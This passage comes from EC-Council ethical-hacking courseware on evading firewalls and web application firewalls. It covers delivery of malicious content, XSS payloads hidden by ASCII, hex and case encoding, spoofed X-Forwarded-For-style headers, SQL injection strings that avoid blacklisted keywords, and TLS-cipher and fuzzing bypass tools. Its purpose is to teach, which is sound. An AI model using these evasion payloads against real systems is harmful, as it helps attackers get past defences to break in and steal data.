Certifiedhacker Server
192.76.23.14
Attacker

Figure 12.53: Bypassing firewall through MITM attack



Bypassing Firewalls through Content

- In this method, the attacker **sends the content containing malicious code** to the user and tricks him/her to open it so that the malicious code can be executed

- **Examples:**

  Sending an email containing a malicious executable file or Microsoft office document capable of a **macro bypass exploit**

- There are many file formats that can be used as a **malicious content carrier**


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Bypassing Firewalls through Content

In this method, the attacker sends content containing malicious code to the user and tricks him/her into opening it so that the malicious code can be executed. For example, an attacker can send an email containing a malicious executable file or Microsoft office document capable of exploiting a macro bypass exploit. Attackers can also target WWW/FTP servers and embed Trojan horse files as software installation files, mobile phone software, and so on to lure users into accessing them. There are many file formats for text, multimedia, and graphics content that can be used to carry malicious content.

Commonly used file formats for carrying malicious content are:

- EXE, COM, BAT, PS, PDF CDR (Corel Draw)
- DVB, DWG (AutoCAD)
- SMM (AMI Pro)
- DOC, DOT, CNV, ASD (MS Word)
- XLS, XLB, XLT (MS Excel)
- ADP, MDA, MDB, MDE, MDN, MDZ (MS Access)
- VSD (Visio)
- MPP, MPT (MS Project)
- PPT, PPS, POT (MS PowerPoint)
- MSG, OTM (MS Outlook)



Bypassing the WAF using an XSS Attack

- An XSS attack exploits vulnerabilities that occur while processing **input parameters** of the end-users and the **server responses** in a web application
- Attackers inject **malicious HTML code** in the victim website to **bypass the WAF**
- Consider the following XSS payload

```
<script>alert("XSS")</script>
```

Using ASCII values

- After replacing the XSS payload with its equivalent ASCII values

```
<script>String.fromCharCode(97, 108, 101, 114, 116, 40, 34, 88, 83, 83, 34, 41)</script>
```

Using Hex Encoding

- After encoding the XSS payload,

```
%3C%73%63%69%72%70%74%3E%61%6C%65%72%74%28%22%58%53%53%22%29%3C%2F%73%63%72%69%70%74%3E
```

Using Obfuscation

- After encoding the XSS payload,

```
<sCRiPt>aLeRT("XSS")</sCriPT>
```

Bypassing the WAF using an XSS Attack

XSS attack exploits vulnerabilities that occur while processing the input parameters of end users and the server responses in a web application. Attackers take advantage of these vulnerabilities to inject malicious HTML code into the victim website to bypass the WAF.

- **Using ASCII values to bypass the WAF**

  In this technique, attackers use ASCII characters to bypass the WAF. For example, consider the following XSS payload

  ```
  <script>alert("XSS")</script>
  ```

  When the above JavaScript code is executed, the WAF filters escape single quotes, double magic quotes, etc. Hence, the above payload is filtered by the WAF. To bypass the WAF, we need to convert the above payload into its equivalent ASCII values and then execute it. The JavaScript will automatically convert the ASCII values back into the original characters. Attackers use online websites to convert an XSS payload into its ASCII equivalent. Alternatively, the Hackbar Mozilla addon can be used to get ASCII values.

  Consider the XSS payload given below:

  ```
  XSS Payload:alert("XSS")
  ```

  The equivalent ASCII values are:

  ```
  String.fromCharCode(97, 108, 101, 114, 116, 40, 34, 88, 83, 83, 34, 41)
  ```

  The above values are inserted into the XSS payload:

  ```
  <script>String.fromCharCode(97, 108, 101, 114, 116, 40, 34, 88, 83, 83,
  34, 41)</script>
  ```

The above payload bypasses the WAF filters successfully.

- **Using Hex Encoding to bypass the WAF**

  In this technique, the entire XSS payload is replaced with Hex values to bypass WAF. Attackers use online websites such as *http://www.convertstring.com/EncodeDecode/HexEncode* to convert the XSS payload into equivalent Hex values. For example, consider the following XSS payload

  ```
  <script>alert("XSS")</script>
  ```

  The encoded value for the XSS payload is

  ```
  %3C%73%63%69%72%70%74%3E%61%6C%65%72%74%28%22%58%53%53%22%29%3C%2F%73%6
  3%72%69%70%74%3E
  ```

  The above payload bypasses the WAF filters successfully.

- **Using Obfuscation to bypass the WAF**


  Attackers use the obfuscation technique to bypass the WAF. In this technique, attackers use a combination of upper- and lower-case letters in the XSS payload. For example, consider the following XSS payload:

  ```
  <script>alert("XSS")</script>
  ```

  Using obfuscation, the above payload is replaced with

  ```
  <sCRiPt>aLeRT("XSS")</sCriPT>
  ```

  The above payload bypasses the WAF successfully



Other Techniques for Bypassing WAF

Using HTTP Header Spoofing	▪ Web application firewalls allow specific **queries** and **syntaxes** to originate from internal addresses ▪ Attackers abuse this functionality to send requests with **spoofed headers** using `X-Forwarded-For` to trick the target WAF and server into believing that the request originated from their internal network
Using Blacklist Detection	▪ Attackers fingerprint the target WAF to **identify blacklisted keywords** and **create new regex** and payloads with keywords not included in the blacklists ▪ Example list of keywords filtered: `and`, `or`, `union` ▪ SQL query that evades detection: `1 || (select username, pwd from employees where userID = 1001) = 'admin'`
Using Fuzzing/Brute-forcing	▪ First, attackers send payloads to the WAF connected to their local network to identify the payloads that can be used for evasion ▪ Attackers use wordlists such as **SecLists Fuzzing Database** (*https://github.com*) and **FuzzDB** Attack Patterns (*https://github.com*) to perform fuzzing on the target network
Abusing SSL/TLS ciphers	▪ Attackers footprint the target WAF to identify the supported ciphers by reading the vendor documentation ▪ Attackers use tools such as **sslscan** (*https://github.com*) to detect the ciphers supported by the web server ▪ If the attackers identify any cipher supported by the web server that is not supported by the WAF, they use that cipher to evade WAF using tools such as **abuse-ssl-bypass-waf.py** (*https://github.com*)

Other Techniques for Bypassing WAF

- **Using HTTP Header Spoofing**

  Web application firewalls allows specific queries and syntaxes that originate from internal addresses. They also permit rapid debugging of application on test environments. Attackers abuse this functionality to send requests with spoofed headers to trick the target WAF and server into believing that the request originated from their internal network.

  The following extension headers are automatically appended to the requests, which can be exploited by the attackers to bypass WAF:

  ```
  X-Originating-IP: 127.0.0.1
  X-Forwarded-For: 127.0.0.1
  X-Remote-IP: 127.0.0.1
  X-Remote-Addr: 127.0.0.1
  ```

  Attackers use tools such as Burp Suite to exploit HTTP headers and bypass WAF.

- **Using Blacklist Detection**

  Attackers can abuse the WAF blacklist detection mechanism to bypass WAF. For this purpose, attackers fingerprint the target WAF to identify blacklisted keywords. By identifying the blacklisted keywords, attackers create new regex and payloads with keywords not included in the blacklists.

Examples:

- **List of keywords filtered:** `and, or, union`

  The following SQL query is blocked:

  ```
  union select username, pwd from employees
  ```

  SQL query that evades detection:

  ```
  1 || (select username, pwd from employees where userID = 1001)
  = 'admin'
  ```

- **List of keywords filtered:** `and, or, union, where, limit`

  The following SQL query is blocked:

  ```
  1 || (select username from employees limit 1) = 'admin'
  ```

  SQL query that evades detection:

  ```
  1 || (select username from employees group by userID having
  userID = 1001) = 'admin'
  ```

